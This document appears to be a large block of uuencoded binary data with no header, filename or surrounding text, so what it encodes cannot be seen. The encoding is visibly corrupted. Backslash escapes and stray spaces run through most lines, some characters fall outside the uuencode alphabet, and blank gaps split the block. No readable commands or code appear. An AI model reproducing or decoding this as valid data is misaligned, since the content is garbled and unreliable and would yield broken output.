MB [ .QJE3:T5;V>^NBC,\$N]P\_`9CC:P53KYF>7S () \$7E=^/%RO`KT%PQRKC\_BT
M\72XW\$C->/JT<3&9:AT33J`U"\*@0 ('1M0RQ8TZH7K78E>2\$/"#ZV85LC;'WZ
M]4HF`RV]8N0\*G=S1]K,8N<[%`.KLQ;4TKM6<->\8297Z#//A&\$`\ (\` (=.)!T
MJL99D?S`J7^H4]/T`W6J5L3"J,\_0:\8`J0+8:PH23F5%+3#Q\_ =V=)GV\*#26!
M3YE<%X-9\O%) [\ [N9K`V&`QK=\L]4\_U75\3O3.XN.T`7UTO.1D@^W3]NUH/[
M3<(X,\*6)]43IJ`/SD^=BWF-"8C\^<)E.43DB^" (U&C-D (, '<1:C!>UG0OIG:
M`=P!D2>6L/+:U? .BT)!`3S@DEDI\$+PB4Q@O;@/H\_\? \*OB9<T/1XO1/RA\:) -

M2.G&)WIOZ)"8."\*>DR##6VQ5E+9"[@+DD)QI)CDR`<Y;!5)0`9#N20NHI6:!
MN`6L-\-75`V4?F`)R)66%+<I\$N<-%0GC5`6:1.BI9H,V5X\$<02F\$`RALAAK0
MM\*!XO8`@OVE7&/MS;\*\*)T+6L-;MS`:IK":G5>>[ZPP%-`XG`4@F\*;T&1N\7V
M6UQ`=G;VU]E;=XUC@OZE<%M0KE?=:AS`^\*\_#[#].`P>,F`^Z#Y882[O-;C)PZ
M,NSL8\$T4EQ,WT/`6Z5CX.IKRM^IXZS(OD3D^`,?(E2/7JB-,`<,E(P+?8".(
MW2"P&-@2APX?6=UI3=\$K8-`\:3)KP&.85#&PHH\*;H^B<Z%!-FC,I.C5IT+B:
M+`JIF5H;`L-4BH\$A%=P<OYL1T:+F,";UBT[6.5@5=.TN3PCS5710+E?WGS>[
MM4?AELN;YQX#9UEG^\_L7^Q8#DSF8M1T%[Z`S%D\`%[CE0U.Y\*L!\$?U.\$Z+A\_
MDF/)\_16!Z\_TSMO<PM>HV8]D.[KF\_#H`D5]@VPG,G\>6#W+V&9.ZG2BO>LQU6
M3XTO`((+J:E2\$5D\*:R\*`XG#&ZRX\F4\_PV9YDR=!8IH;.0`#H+R8&S%!XX"ZG\_
M\_LYBG2C5S+:6A=1\*J:A?"FM"7#HBSG>6T9J5VIJ5C' [=6W]&U;K:`S8?OY.!
ME2M:Z6K3\*:5[X\_=@Z5=\_P0`\*;EJ@() (GB3X\$!2.<Q/TP) (6J=[P`U+7]R\`V
M/, [6S\_=/F\<#=#)`\NMW\Y./:6QA46`<+@PJ360`'\_`;"-K;>L=B.`G+=^<I;%
M0I!3V&Z8S^EJ\$`J8IR+TO&S+HCH2P=5(NX0NA-BG:YN2HDT)J\*E2T:8HK(G@
M<N)Z87JK85K\QC#],QH5ABD9PC!E>CQ,20W#E)0P3\$F)A6F-,H8-VW\_"-!JF
M;`>U-<4=<"&U4BI:4X4U(2X;`\$>>`:>JB-\$-C:H(@O9\*K!KK\$X!A)\_VG@+E.5
MJ-4K0\_4:\$E,EHG8IJ@EAN<(P")R)=D=760&U;?P`([5`]R6]6Q:G]D\$33?V]
M[%5XJ<\*MX4-JI5087F%-B,M`Q+\$(\_I@C3X(BF#):!+808?6-%>%6A:L/<NN#
MD)HJ%4Y06!/!Y<2Q"Y/G!`?X)O"'">.`A&QH+\_QMV%W\_)X1."5JY5!7AJX!:
M\*16^4E@3XHH1<;V<O\*6H\*!\_B\*]^?T%0547U:`&/!M14J?"HPIH(+B?.`G0^
MQ4T`?M4JBJ,30!]-NW%F"NO"`)4"X`!%-E%#H.2)TH!JK3)D<F\_3UT9J=VJN\$
MO6\*`5`\$PF2\*;.`#0G=\*`:JT\*)JI#=#X=8&"1\>AD]\OF;:\_S1YA%YO6GW6(&
M8H31%/G4]RCWPGS<?.I1BHA5#(U<:DGHL`!0\*0`.4V03A58C0@=68;VIDE^W
MBBEC5B\$EM`H(@568`%J%E+A5N("BL5(Q5@)`J@#SBB\*;.`#0G=&"5=\*Q600T;
M\_30%RJ,]:M%+KXT.XNQ=YR+:\$I^`LY?+\_6XC(S4J[4]?=,^:U80/27(. \$W@A
M93R5:CG&9@`H%(`#85&03A=8C0H=>T-BLDU\_WPO]P;-(+3#\_F!5#C7B`I[@62
MXU[0^VU+M2L`P\$@50#J@B\*;.`#0G5+QP.9-C`;-! =U,?[6X<,<,U00P00TL01
ME2(0(PIMXUMAD-"(XT(\<C:.`CG<X`SRQA/C!2Q1"3\$@,3\$MT<@^>\$X^3+;+YD
M, :CC42,2[)>Y9&[6AC%`10!,2&@3PR:C#DO5>N9+CIK/!S,WV@Z+R3%`2@`,
M1V@3Q>;\$!L%GQM1.YQ&!Y6\*M+H=U34.X/XD8"\*`2-#;6G8]@\*F)@;Z\*; (W`S
M:N%!N6AUDZ!<H=G#=#JQ?+L\*/E8O&-?04EF6/8%)BX"RBFV/PG`!&^<!91J<;
MUW\*90.BPL"]BP;BD@%;>=]I`FY-W)+#V[\`\*!N2^1E29WL5Z9PQ0\$0#7\$MK\$
ML.FHP[+\/:>F25A^.`#;>"T3+#\H\_?Y;JLPHP\$):#)`2@!`@M(EB\`P[KES\=
ML\_RNLcy\Zzt\$C73#&1-]UPM4CH)Z"TO,:C]WBJ<OL=H2`U0\$P)>\$-C&LJ\$!L
MORST99;\MK\*8\O>4A:; ,Z!>LP,0`\*0`P"Z%-)L3"[^XV\`\$&`9!;CRG\`/12C
M(W6/41E9BY?;<\_WVEGL%!B\*I5DFUX\*\XIB(&+B.Z.0+!1RT\`\*D=ER>\_K:1>
M\_0M;59:4J?&2WE(M>A-K.4<P\*3\*P\*-`- ,7C>P5G28=^(U9TJDY79I]Z`B%\_
MVK+XO`J\*?&L)&NXZ\_J6#;4X0\$!PF-\_M[WK#\*R4KLP@`R%("CJHY17GM RTP5
M\_8C\*Y>MN\*?P?^+2WKKRFY:Q=?!.XC^SFLT&Q5\_)OI=EI^?^4098\_&!W&5Y?
M,IW[ `@<APC!B`<3BVQ%,10SJ(-`-\$7@Q:N%!9+ (.DDL,DWYZQ]8\$)EA?0RZ
MU%AD<@X75N!X9`("WX+"2\*3\`ADDAI&)M+#R/P`/J[\\_Q\*9MPPCMIE8+3V"
M28E!FTET<PR>\$QZTF2D#\$\_.PU\`P=4SJE@) ("6)M"2\$4(\*A/!31Q=CH@.ZE+&
M5K[4F4+0FJNN8?,OJ=&(X7AD((>ZT"%8CCV"28F!0XANCL`S%AX4[Y;`\*\_SB
MA6U%T(; \SN+=4I>2NL!W<4Q%#)Q`=' , \$7HT(#[R7TWL5IP0Q[ [%A^V^<Z=3
MY=OQ8KU=W\L7RJ5[F[&;`O`J]\*^;9[MH-E\`?GKX3-)@N#!1FH1@&6&D]@DF)
M01@0W1R#YRT\L!/ #H.+4,18&M--O#H(\_T4ZM\TL6"O\$4QU3\$()Z(;H[ `ZQ`A
M03P5:B:W)AI,2D(]"^9)=V\*Q,`Y)"8\$W"6Z.H/,6327M71YR6\_UPX3`YOG(8
M9Z. \$DA)HV>/0BE`8F\$S-JUQF-.JXCA2!V\Z.KRW&V2@!5@<\_BW`4FA(\*ZY.I
M^16NG%Q>E=)[?@`%MDP6PM4MK"/XA]W/-^OM0^^0^W!I@6\ (]2J7V[J"O>XN
MTQ\_`72[5Z^.:2[,MXI5XEYX\$JT4`N6I97`7J3,OS&S9+<7@M.^8]7!QXK`"U1
MTQ? (EM?)R4C!"39WDZWY53[3/47-82VEN&K;1+Y88#H:7L`5,^RJ,U<R? \$M-
MRZI/#H\_B=J&V#`Z\Z\_4`KB`.F\S)T;S&4K4L8@C[[@WK#BU0PP(L[M`O9OY&
MG<+`N+MZ5<90MK;\`=/ZQ5H6=Y>+"YEID!\`RE=BA=/8X!\$`0:G\$PAMHMBT
MP[)XO?;`9+]2/;/^,<6[I4;T)1Y(C0\$\*`N!\$0ILHMNJP#&/<>3: ^:9:+,<M8
M8T06S\*]'P42I+%IGRDA:[D-^&-\_SAN&J"\$=DE\$1SI\_0=7A\XBJ(#4SB0^.8X
M0]HQA,6D\*),L+\*8I\_\ABTNPI?8AGP8ZB"J+@2.\*;XPQ5RX!BSGZ:GO7Z8-#J
M/^S[R4`"K2T050-./`\*B#S/XD/#F\*#[M\`\$`9Z,\$L\`.^H0PE4(V<:L!S1T`%
M07`<X<U1?5\$Z#<S9MEJ##QF3W(I9S!XZG`09/F(V=(/,1#]D,,/A#?`X&D`
M#U2E&\_L4S48)/4YF&W.;&G6&\*@@`&8EO#D&KSJXM^V=U)HMC0@,J`5-5V!8
MH+@F`C0=L!-B2.6V9`@)J!EY<Q%"7!,!AVP?]:(@(! (B9\*IRG:-0@ (BD`+
M40<-#N80HS&36`G`,#1,F8I(HINC`\*R#\`OE`,`%)" :4(C2,\*YH`X4&QS!%QU
MX+Y`0T2MI4PH,8!4-%:,%`&X.8(V`=K;\_4DJ-]E.:2\$U(R)B17%-!%AT0`KQ
M5.#.2P@C)J+0)9J?5-2&P`G5`?U,`R8R/D143H=,0-6\*#R"8&S3HH)?F\*Y(Q\$
M2`KI!=D1\$D0V,6C503U)\*<F,AM22`WJ\*`23^0"@0V<2@IH/VMT\$2P(VA5E04
MD#\$`1(-"FSBVZ+`):88` ;B^DM`!0,0>\$A4\*;`#89==B>M)0`C8V\*`T@(`K8/[
M-@EMXMBLPPZ^Q!`!`\$&UBD-H(#?I(;@Y@JXZ-\$4.3,! (026+0@RM9!`L!#='
MT\*9##]8RB6A788T@XI",F2!D"&Z.H(L./5CN(J)=[:+(\$% (Q\$\0-P4T<G8XZ
M='PMA4`V+JBHKR)IN!2A1)[F=:L8^+\RR>WTZ^12(\_0"[ (CFHAL8M"J@P93
M!6(X3,`;RD=`&4V7(9P(;X[B38<?#G05T@VW(3>.R9@-0HKHY@BZZ-##82`A
M)4=L\$!K`5,P&045T\$T<+B>BCQ]3W]U^,`%\_-N;N7+XV6K\3]RWA\7U\*?/\LZ



MLTLV2\*YMZF:G:2G2, INVW>\^N<3VV?V%W\$0] 6; I\$, 9) C> //QX<Y>D+6T/ [\$2
M5XPDZ1 [+ /X#H<%D25T] /J^ ( [+ ]L7Z0\_N#P%9] ?\9+& 'V4\*8M1) R?V.?+?UE
MM772<-GEX1?!W=OW."A (4EZ8U) UJ\_ [Q\_ENNZ5, \_\$O33^^6ZGDZ6"=WO<K; ;;
MU; .LMP.&"\0U-4I^>' @ZZ%/BE3ZC+, E; W/6MB=4 (B<#>; ?\$ " \$C+K] EEL-SMY
M1%) U, 79^L; W; [\_8?/P) I= 'S>^=P3.3SNKNU5Y (4)=D%) =D-2L (B [.] %D `S6
M3L^L4Q. +I:VD#) \*> `TG/, 4E (M\_\&E) LDGV?5+DI!FF=G-Q->P, YCT?D/#) 3
M"H\*1-B@H; 8RE^L7=R\ [QVB5=\_+S [X! (J2W^^^Y"XGU9B)=I^, /Q=N=\I?R>%
M2\B88#) ^, %IBIR\_.4KM<OZ6] %PK":; O5K) ":SH"2:# ' '5\*Y+57JJRN6&3F7
M2%D\_KKYNMM] A`Q4AJ>H`BM' 43D+"P\$; R?Z^?] @Z<] &IG^8/DRD4^4>-V, >; C
MBX) %] (Y&W [@HW+MN] F+SZ7.?0#7^V] ^NA (S2GE"3%Q"K34) N6=S [ (\_IM"#Q9
MCR<Q%7AP (TXEE5P\*MI' ; ; Q9BM\_7A61\_83! -CE0/EYN' Q [%.; GEK5\'S: [F' O
M7AK5RI\_@\*\26' >OF\$. \:09U-] TF%DM!O.FSK/ [5<Y9RWHN\_\^) #4!VMCI-7]
M4J922#HTZ<6%W=-H-RFX\_, \$AZF>GR/!<7<GR8^K!Q>5:=\_A>2<@JRP4-?P3
MGG`J&`', P; @<3%\_' ) & \$>1FI.7:B6J\*BJ7HJ\*\1@M/:HTWC' N1R] N9; VZ&Y^>
M3JZU (THS [8ERM; 0= LWQTW8E#OY4K<!1; \*K8BEF^C\*Q2/' WC=' , ZNXO) \$.3 (S
MX) A=74U.B4Z9OU\*GL] -ET\LOT\_QRYE?T\WLW65Y/) G->M" . `4CDJ<M0!AY70
M<>0C<O01, YHL3QP `BV3X (^UG>; &<736\*S12; \$TOS9AYXH>!2P17!M8 (-#7 (U
M6=KK:>.:H5!5"YJW4//F/OYJ.1LK/E5\1GQN?\*\_XIOI8CFY4G"AX)+@JE],
MR?>B46S-8GHT+54Y8JF4-I^<\_J0DM61) 2Y:TI `<] G\N%9XI/"=\X/W%I&F#
MJ2P57!%<#\&, ZTHUK&C&RH30Y4S!J8 (S@O, !>! 'N5:\$,) 1FJ '</%S9+/"ONU
MIME) ]N\*\_5DUK:EH; UM8N6"] FB^7; ]UV4U\*DR963\*E:DN-"49#=F [^E"7REZ1
MO> [8>UP=#P [FN#^25H0) \*YZ\U/WVO5T4 (5M\*MQE@ [+XJ] 4V&V; A2RZ91=5F
M47=9=) SV, ? :9L-Y<OIW, E3FAVDFK=F+ (G\*1, R\<-.@62C' GD; 1Y%EX>R2G<G
M[^7, Y38NLI5DJUHV1FS' <] I, QE<MCZ&ZIE77F (!' `K (189/Y?#8G8TK&K&5D
M&-<=Y [L (9T%.3\ ) TP4>TB2J) JMK\41A<; D6V&SPT0U; [M [ \*G7; EZQ8A! \$X6F
MAI) 2/MR3^H:S; Q, US. !TW#3, ( (O (&LN#X:>QZ\$ISBBM:<:6VH7G ' 'P9X6I&\_
M) G\V.LX?1E?&F:FS2#] 0S (, \R9I&W613' L^B:\$\_\*7Y\*) :\_IK\0XLCE\_E\$
MGF] <T `8YO9LGY, \_#J `4C&W0' 2LF7M7P, 6C> [ ] I3, .8\*T-] H-:2P `EJBF@!6
MM [ `N^ [N%+.5+Q5 ` , >V"LR!S#T&4%7\*9H@J6/) BY5E9%72\* ; ; \ (6 (P":&+%JD
M`"3<6] <7; ; T4\$7U\*11X\$IF\*:/J@<=: `WTRN, 1\$AJ"RDY#TA&2?CZ0U `S1&4=
MZLWYF>U&2=\$Z9W/N\$PJRL&M%OGU, U6' >V% ">7+4D^M?:NT\_"B ( `) W) "6=#1;
MOST\*"YI) A@, 28Q<] T) "8>4346 (^6, PB%-\*2Q\_.A5 `FKI49?3R\E/XX:D2HL@
M>0XHM `FNA%1, , P#520O2F=M, 5N.; L; R\=D: (-462X>.`K<UO; \YU\*: &V\$Y=J
MN\9TB\$<?G# [O (INO<GQ, +>, `E' 0/BTG#2TR4?^+XL0\*Z [ ?KY\ /DXT>9S=OM
MPANYGG7T%SG%?7C: ; [ ?KAV:\_>F!Z\I=KV<"QN3\_ (P0&FF; ^\>Y&M^; +Q=/UP
MMI; ' =4E (/0+3LK\_\.\.; =S7@^EK76"56LJ&+I0F9Z.K&?/4FNN6QX] W& [ \_\_\_; \
MN+ [G^L0 (^XF6^R\_KW1S7L `I, 38; \$MR] V:LZ7=C.: [WJ] ^O) VM7OXMGDx? ` :%
M>QD:R65W\_QUI7\$%"F7Y: /S>P] , &1N+] 5BX7-@526IR7LTL##2R><IR7D' MW-
MUY>OU\_NM<#YT=) Z:D) U, 6>OQ<3TYA0' <-DHMKP3DD&A (1.M!6! /@LA8GAOS;
MBTRY#] ]G' [4 `-"B>?S `+6: &0I<%S6IM:B&5-; K<YWJ\WOT0!0@9\$#G? \LGF0
M&\>%NOFX `0) QJB\_%2B' \_-EM0M8\*JH7OT""4) Z (@ (>3>?W5P3PN! ` -9+IW.U
L\_M\_N/\$-AX++9- [ZS/; 7JT/W\_9/7R9VR?' 97] #=3) Z>] D^GV\*\ \$AOYR1?V#] [3T
M2!0/Y!P<&QWA) @O' 4"E1Z\*05#^7MY; , ; \_; -K\*I] +] 9Q?S35=) GSOIG; `\*174
M2SV; M.E) / [V9+"=20:%T+W^J0] .C\_3P&\*@F" &PAOCN+K#B^WQ9ZCX96 [BND1
MK"M6F\_ `#@WW\_%P7: &Q=HT>N=7F&J6SUNKQH3\ .Z@5%!A&Y (1\_4@LHE!LQ:J
M#I%G) Q^E `9-E+VINW7\$ZN [R^DQ' ; N! \$OX (?L] &SDZ] A) HH:VB=+\$R2B' 61?,
MFF8. (24A, #+!S1%TW: &AJRZ#JIXI+/SP+; \*5=GU\_L9>U8\_#V^Q/ IHQ9XE=1E
M0<-BZ! :2#<FP\*X%-!) EUR#<Z6\? `1BQ&=7/T>8\+KF"Z' KUF.#"=3Y [V@Z\*?
M) :46E&HM' H>4A, #B! #=' T#71UN\*%G"TO%] S, M0S; "74#VA-QVS#\* (&KJ7> [ [ ^
MNC^L?0) 7.E&Z-<^I\UV [6#7H [OCQQ\*MZ.N\_1; Y `1NB\$=\_B\*RB4\$S0D.' 806,
M) 79?4EB/N2. [J\ :.P+7T8K@GFV9 (M4. (2\*) &) 36B?XX! \*P (Q2B>+?)>7VK6J=
MHVKP17Y\X>) F^NW^0WL' O5<UP\*PK\K0R/KKZ!\$, "S\$M (T\ -DQ&C [\K>7] 9, ,
ME@YCN8>4' SXYC\ ) P"<%M: /F! ?J##>\$ ` \*>1TNWI^Gcy8: IUU; S&Q+7!VQ^B&
M>??/ (3/\` KY9 (8O' U3V520I5YVK! #E [E<' 3#\_ '8' N6#1NTY) \WOY^L\$^', BX
M?AX^R; 3Z^-C1M%& P5#F [ \$QV>) +!1U?Z43\_WTV<; >) IW] S#3\_?-\*CDM\Y/? .
M+!-: I8KI' 7?A&TU; 1, 4) \_=<] L&C=S.9OU], NL\U! ?V+1CX" \* `E `@T-H\$ \76
M' ; 87++<: +, 7H] P>+\*?\_88# 'E' QLLIOPS@ \64\_P; !<LL/>&Q) "G2O\$8 `A `T\*
MH4T4FW587QC) N9) QC#U"+T@O (2 ` \$E `34.LY> (& [L-\PQX [ ' " , 2EK] V"W? !@<
MO/CI] 7V16=//, K3I7N1S? !#. IKMVMCZ#22M; 2% [<; &U+JF52H4.X8I1XHI
ML=9&=' , , ; EIX8 `A6S# (-#&' \*?XDA; JEUIJU3&B+\$Y, 1@F8#HYAB\ [ . `#J414
MM' Y-H0&D9B8, [! ]3C8@QSN+; ; @7Q5 [F+2^ (-6] @T@NP' \*ATQ.%@&KE: 8MC.E
M@2-H<IW! -%2, 5IP&/@U8\$H@) H5D: 5 [ER3N>J&\$8CU7CQO&E+\_3, .6KAKFE
M [HP>G/Y] #5@1B/\$<69K7>. I1QQ-3@K" \$, \$, =XCA# ' \*O#, 6! \*8.X<@>\*K\<R
M# [ <HQFGMSL ` %G2\*Z; ZG (810! ZOUQ; ) ?=D%BTW>M@CN=WK%- [HZ (LOO ` (C+? `
M%&K' 0C"JZ@Q6.08K", /\*, AF: 5SBJCB-B' 09K7?] KK&/ \*X] 9A: ' ' ? .M2D=: \*P
MA! \] \ \$&##, TK' &G' \$8HG\* \*-TC" ^/H7\*B6% ' BL ( (P' 5] R->3T8CR] XA: ?\$MXX
M\_ ; S: [! JW (LU1) M (FLD2, 1 [X `KOJ; +G] @!V<-"ZOV95"1FD7GX" .&2D: \*PH=G
MXGN\*LY8YF+&: EW (!F39K&\*XE\_CBY3S) =?QS0TJ [5"VA9UR^#QKB-/, (8AG12
M, \*A/9=ZYW7^R!OTN] -ZC) ASDPN0G-) I0W&KLI@WQD7?' S' !U; <3+9KQ-: Q9"
M2C9RE, UN2"EA\$6^50@GE\*.LM4C `Y+7K) (LN] <4MZx730Y=BWWP] KG' U3<C5R

MBO".F<7]Y\_77-8GTSJ64;/7)'Q=5='ZMS+/XI,-!LLNO4Q=Q,MP6\*)O32OC3
M5-PJ',088S)C3'\*#7AR6\$X:1%1F"'+UEZ-I\*5YJCJ/Z'[G]!] -72K6.@:C=UL
MA%V109'Q\*&L&)50=\*\$PWT/#L3<<@^Q+/IDM9Y!6V4X(-P2G!)M/)!%WT#N[
MI-U,;!9W\CEG\*3OQF\$W.;(HVF[+=>Q.4B%P5"\1Q2!35%EO':)T6^."H6T>E
MU&L9@K0W.%Q>3LZFX^6D>2\K\_A[AXE:VR"5^R@2?K8V?A-TMJ9\ROC[%=]!'
MOFJ9<OS'I?<XRA'%<Q/?'&?(.H9!X5GP'%,%U!27P!:GNWM-">\*;E\3<;F0K
M,T-:\*256A3\_?[ES\&BX"O%P^?Y(40;"INN?\*CR1VI\G=L)OX3\*<Y8O>\O,,M
M%UEM5X^/ZP?]FFCZ.]C'C\_?\*@),;1QCX=\*@L8SUNU\_:+KE0K933YX!X5>VV2
M(V4C%.N53#\#C\$T^S.7'M31?\KTS&9;N!PN0\_P<QP"W']#^^7401]+U;S2>V
MB8,S@KW=-?T]SCD1;97+2FZ<['ATP7TIVSWFLNUE3.Z\*W#6Y\Y%PXU/'46XV
M,3D+FYN6.PVYL74:M8M\&?GREJ\ (MM#I\_FGRE.2I6I(['L+Y9+SLR6IW,14)
M^0H3[N@ZNY'M0\*?"ZSY0C,F=DCMKN7-\*/<9\2^:"S&7+7'7,\$]G'U@[SW>DN
M^0;7\*L!6KQPQCS()31S/A(J4AIFD;299/)/A=V]@<[(7+7L9+0?;[5;]LB)K
M3=9J]#HKE:X87)5I6=.0%8IR\*QU'&?GREJ\@G[\_]L^O0)+9OFI:\_)'\_5\G-
M9X]?]CKXVQ?3FI%6)V2L38PQMBP\$=,H,LC:#G&YZ-0?:K"Z80]GF4/UJ#K8,
M;][^S,Y:933PLA\$"#W\EOR\KJQ7X#+-\*VZPBX<>C!: #G9"E:EB#DP+\$@1T6.
MFAQ)&&G3\*]F9W#2>R@A5H!>YS!M!D%CLV!Y4PRYI"W.11A#CCY09:2+%7+
M\$K9J?YU-KYK)^%R9.+++3'?TQ(1-?B,[B6^N5=&WLLGDBD4U\*3/(V@R"0(ME
MP)\*:@AF4;0;5KV1P-?EYV2K'X\$K;X\$J3W\!/^\:DA?]KR9[\_"SR,1'LW)7;3<
M9<@MH[ [I\_OZP]5=%KII<61A@/#@<M(%<0^P(,'04'<'%'1.OV49:W(H/<!
MP]ETH=TE60NREBUKV/?P# 'J9Z):\=4N>1)@NI>GT\*X"RYX;L:<L>\<I<>) ?L
MH@' \*V^% '\(1%J47S+=L\PW\* 'H; #'G=F:&'Y) &7K&!E\*MK\*5)@@\X' &11K5
MF\$WAF+",>7=GNKH&(<)X2\ :2C%7+6(>,O;%\*5K(D95N2,F@6R'1+II1,6<N4
M1Y@P[EO.="#8BBS(7;;<03L0<+>RZ9RJ#;<J";EOQ].EO51'NNBIC(XY-' %X
MPRS2-@L-N21Z\$'Z\_7<LA^"CEPW]]D"/\$<>+3X\_WNX>DX[7GS\*,3Y]:E,.' \$1
MBH3A4AJL.[G+DMPT%[^,YB(-/O)EY?']MMY:K'XI&LNC\_OG]<.%;' "U5V^;
MNEL<>>KQ[GL\$YL12BO4W0(Z[CTS\$E'\$S\$\*+ (^7^U!2N%N]?D1.^,S')7E
M/P-F8R7\_7EJ7\_3X(JLG'A;G3L:7#ILY;\* [8'ECYBK]>?;70R\_%\<3%N'+9T
MV\$JQM<MW]?3>;5UX\$9.M\*@(.(P=. \$D4G1N'; [?Z^OR^NWRM#J@P9&7\*/8?'X
M'3PVDM]-SJ?-LBULH7PE^2KPZ319+D0\_N%)?R\_':>Y<'JM5&(^4R";BN[1+9
M\ \ #' ^\8R1KE2<F4^5V>V^<W5E=2?V=N\_2L.V'+]M)II!KAD4S\*!\$!O.7W4XB
M9?;AO^0&X\*6]== 'F8L^ZGBY\_5M9\*66NZ=016&V2GA[\#K[9/DQ8JJ>.SGZ:+
MB0PZ?U2J%B)-F9\$KQ/CAE\VSK)3MOISTN(RRY<I6D\*T<L!GAPR5:KMC\*5BD;
MU<Z<VG;KERLNN9S\$BUES1M=F6H[,D#M=>9W8B\_WVP7G73DAZE2#+E#DGLXOM
MR>[EJ]8%\MFF2J:"RU/E+)6S(F?=<K90\LK0<FFU=ZRY1GW.J,]-RTJDQRG!
M]4X94V7,R)A[C'#Z?#+UNNYX"^4M?19BR(86G1R5<M'IQ:ACQ0X<MU<\_7B%
MPZ!'J3\\*0[:T9;O9?=GMO^TLGYXW4IY,>7+RL(G!Z7:OHO792F6KR%;[-<WC
MMF'HWKZ7B;RV4>J!DAXHG0=DIRB6D)^=AF?:L+G52N!29<S(F\*NB#]K\$X0X!
MX99FVI[;G3<@J4?,!2:0\D<\*F>?OTL+M%MMI?O8K>\_M&AB;"-LP^)^6EK+6%
M9:5M4)6WS8!N%KL+,9U[454;94K)E8!.0K2J>C:7AG"A/KCP%>4K?P'A' 'G)F
M?<=4E?(Q=.J1D[7?^UZ1GDT^\*(I)&CD;<\XZ66L'U8;;J6-^O)=O%F\*=K=L&
MICF( )?\_]@SY<\_)7Y!?'^N&\_?^]Q+Y8W;WO,I3)79\*[]O#B\?.AX1:R8:\_G>
M+ [>](<8?;8\<J%EAP!KN81%BQ\_4TXE6<["DS"5K<^EJ>I\_%UP4I/74\*9E2V
M&55]==:^0TZ;\*99=3F\_FT^5[9E\*SDQXQD\1%W.EV(RO"\_+9RPD-B\T\$&B6\$&
M:9N!BSWW\$H\*?@9NZ2WWY27?6'YTS@Z+-P'4B-KM@EP%.!\$@&\$KR-7]L!KLA?
MD]^X@)0(WGJ5'J9\9>R^"S' 'IA\$^8UI^5.: \9/]+N9N\$S\$=,WX\_NQFXP63D
MSUM^%Y/-ZOO^I?/'!U'#\HR\&Y^P^ [&5LN]JY9-,F7\D&\5,=#SJ:#1K<:P/:
MHD># 'B,,X.S\_ ^D+%ZN%\$?@UN9DI^0"ZZ1\_Y%/GMQ1.O2.3"%%&F?<'T'A&'B
MG=B^ATTK\_DZV+=[(1QQ+QR<';O)TK=2S?Z)N;.^\*ZBB614..Y\0@MY^UFBM!
M'7\$Z; \$HWCHX(=\$),ZJ7J7R\_GBLE@0\*4T\$YG97#@\*X@W5\$Q^OI[?X5BA(Q2:
M;G9)IR\_6D7<,."NZU.1#@;#<MG0^J(N'<\_G8]Y-#II1<(IC#&<;V/>+3[/<
M(6\;)'A(3@I^M?N\*I1OZ'D\_I^P]"<%AN0"\R/1.'?60POR/Q'S0^M?8(\_/HL
M=4Z.JP5\W7&(ZZ'TF9:&08@C/9?3L^;.-L)W;M2NH6(OH=5(FEU\HI\*PJGLE
MQC?O?@GQ)"F%UF7/MD]:&I==\*FT'[=J,KUIK\_7J2G,I!T6>ON/SL\*;7IDMW
MN7"KTO39M8J"]'9&S]=2D9P'\\$BIG1SMOD7^NY\*C;L^;'HHV.'%B@=F\_T]--N
M\_[2>2,5Z>%@\_7.\_QX'BJ50?:DJ8." \]]TA\9)=O-'QCUY:5\*'E\$2U;LT\*4\_5
MAHR:0R;Z;;0P+4\_,\$Y(R\*"/?Y.#T>P147B<50@+CMK4Y&6AV/.GM>!<Z\\*-
M!^+P^R\_+6/K<S[%]=\_JI:P/&:JM-\*'IB^D'#H2-QXL5K\_TYN>FW7M@^WU[
M=953LW9J8F+U!7^@+\_0"^6RR.#WAQH3SE^WV^O#T\W;E9FQHUH3'7%(PG)\T
MS9TT1'<\_-])@8"JX.-'-"\QBOOXA1OR=N?"Q]/:/^F[Q+@/]' :ESVQ.=V?2
M:L-J2I#@3W[X:=-/9;(L!Q%:\*EB<,LUVVV\_X\ -R2Z@LX6+U+'\_\*O#SMVN1:
MDA^B5T.VCVH:K6^5O:+3U)WUL6H-;62G,79V'0\$U2RHX+H^U]H)4=\O"X: !
M.E84A#YEA@8)XW!M=X1457S!0\$P9-;9D0.'!8NU>DIL.H<W\$'%E^O^3' '-X
M6;/8B4ET.X\ -I>O/J^>V'3\$9]/IFOG"#B8N/\_BUGV0^\$5R-]\*R-L-P]@S+61
MQ=.\_1S#::>&"3X+?R3K\?'J\*F[.DM]+]' ^2HE(!/GXU81SO.FRO+VV/\$W!S\_
M&S\*F7?]X=T3FW?5X.G?='.[#KZ3ZR\_J%6J;2;D'2;W8?F)PEW?C@M6Q5+;42
M[L#\_#?! "X3"8\MT-U4=7IVJ[>]X>922#&\*#.P:'W8<F\*+%XT[M^.B50=:]6Q
M8I&BL'P\$F%MZ(/[GR^GR[F+2R!R" I5>T472JZ#SSW'<VQ<M82VYJE<\_EVG\_G
M.2P@)4&+\*ZW>>KG\_61K>\$\V73NSHYT\_[KSY"Z%[;[U,Z,VDK1DIGJ\*AN+)6Z
M\$T?"7@66"L1<4#GNW(KDW?E\,K%#NYO3I189P]NP6T-1PSZ,T1K)#L(+>DI,

M;3=F7=[A"MR[V?FYG>8YF04><[\*GO[J^M^);2/:YQ%XR+]0+<U.1<#=#R?7.S
MD&#0Y8^[Q?3\_!&U"D2HX4^~P\_T3>9^;\_39A#H3F4S\$%[\_GJ0P\W5\3QJYM'G
M@3T#=#DV+1G]I?'BV>?W0F)\~N\_BNDP9USKF1(V&.3H\_ZTK0UA\$\*^)^K5^FN/
MQI%J%QW0LHOC5W5BJ3(M58J9'W>T]4N>\*Z9@R4NOY+:?.%W8KPLR>7?AC&6I
MM2-(CJ3)7CM-DYMPKAN(@9V4A)2KR>V=6U(A#;<=](6H6G'?A+T1FMT8)^Q+
M&W"3?@?J=5U%UU6>Z\@J%6G<Q)A3,G?8Y<Q\*DE]]9\*; (G&\*4(S)LAI&+I6Y
M(G/=9QZ\_L]>O+8.XK+5P-0M7^W&)F?X"Q:+UR\*[-0-U&Y1505H')O%9V+Y33
M9Y?N=S\X&]^QI+V'W'\_UN+QC1\*]II"6"'':\$9"S#4.4=S:47+4%!6@0YS60G9
M['0L6!<T1<92+>?WJT/'OG41Y9\$LE7M-!PH5:E2:,; [XW7HA-?N,>F<VKG2
MQY4]KHN)--9CV97'IR\4'DQ6W+3PTFXEL\_WL^.JLT6,?4\*:V%Q,\_CE\.>\X^
M,!0>Z9='X[TP\_'5CC]/T822\_6^\_DI?9[\_9K8CGYS'GY0[ZULE#P\S5\_L+M&=
M;TDN6N(OH[.;JIT>K\_H2E/~ZM7DB=]IR9\J=N3DTY4[^\_O@TD;N\%9^W^,+A
